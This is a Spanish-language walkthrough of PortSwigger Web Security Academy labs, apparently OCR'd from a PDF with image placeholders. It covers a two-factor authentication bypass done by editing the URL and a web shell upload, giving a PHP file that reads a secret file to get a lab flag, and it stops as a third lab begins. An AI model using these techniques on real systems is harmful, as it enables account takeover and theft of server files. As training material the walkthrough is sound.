
Ingresamos el código:




Aquí ya completamos la primera parte del laboratorio realizada:




Ahora vamos a realizar el bypass de la doble autenticación de la cuenta victima:



En la url, vamos a cambiar login2 por my-account, este fallo de seguridad nos permite por medio de la url indicar que ya hemos realizado la doble autentica en la cuenta del usuario victima como lo hicimos con el usuario que es nuestro usuario:




Ya estaría completo el laboratorio:



Vulnerabilidad en la carga de Archivo

Ejecución remota de código mediante carga web Shell

Accedemos al laboratorio:



Presionamos en mi cuenta:

Web Security Academy

Remote code execution via web shell upload

Submit solution | Back to lab description »


Home | My account


WE LIKE TO BLOG

The Hating Dating App


I saw a headline the other day about the launch of a dating app that matches people based on the things they hate. I didn't read the article as I wanted to work out for myself how that could possibly...

Accedemos con las credenciales que nos proporcionan:






Aquí vemos nos permite subir un archivo, entonces por este medio vamos a tratar de subir un archivo .php y ejecutar comandos para obtener la flag:



Creamos dicho archivo:


```
└─# nano cat.php
```

Con este contenido <?php echo file_get_contents('/home/carlos/secret'); ?>




Guardamos con ctrl + x


Ahora presionamos donde dice Browse… y seleccionamos dicho archivo en la carpeta que lo tenemos guardado:




Ahora presionamos subir dicho archivo:




Ya se subi dicho archivo y vamos a presionar en el siguiente boton:



Ahora vamos dar click derecho en el archivo y vamos presionar en abrir en otra pestaña:




Ya tenemos la flag:




uY9F2jqTOW8gQMLZCgsOknFyCE53IEpH


En esta pestaña vamos a presionar Submit solution:



Ingresamos la flag y presionamos ok:




Ya completamos el laboratorio:



Laboratorio: carga de shell web a través de una extensión de archivo ofuscada

Accedemos al laboratorio:



Vamos a mi cuenta e iniciamos sección:

Web Security Academy

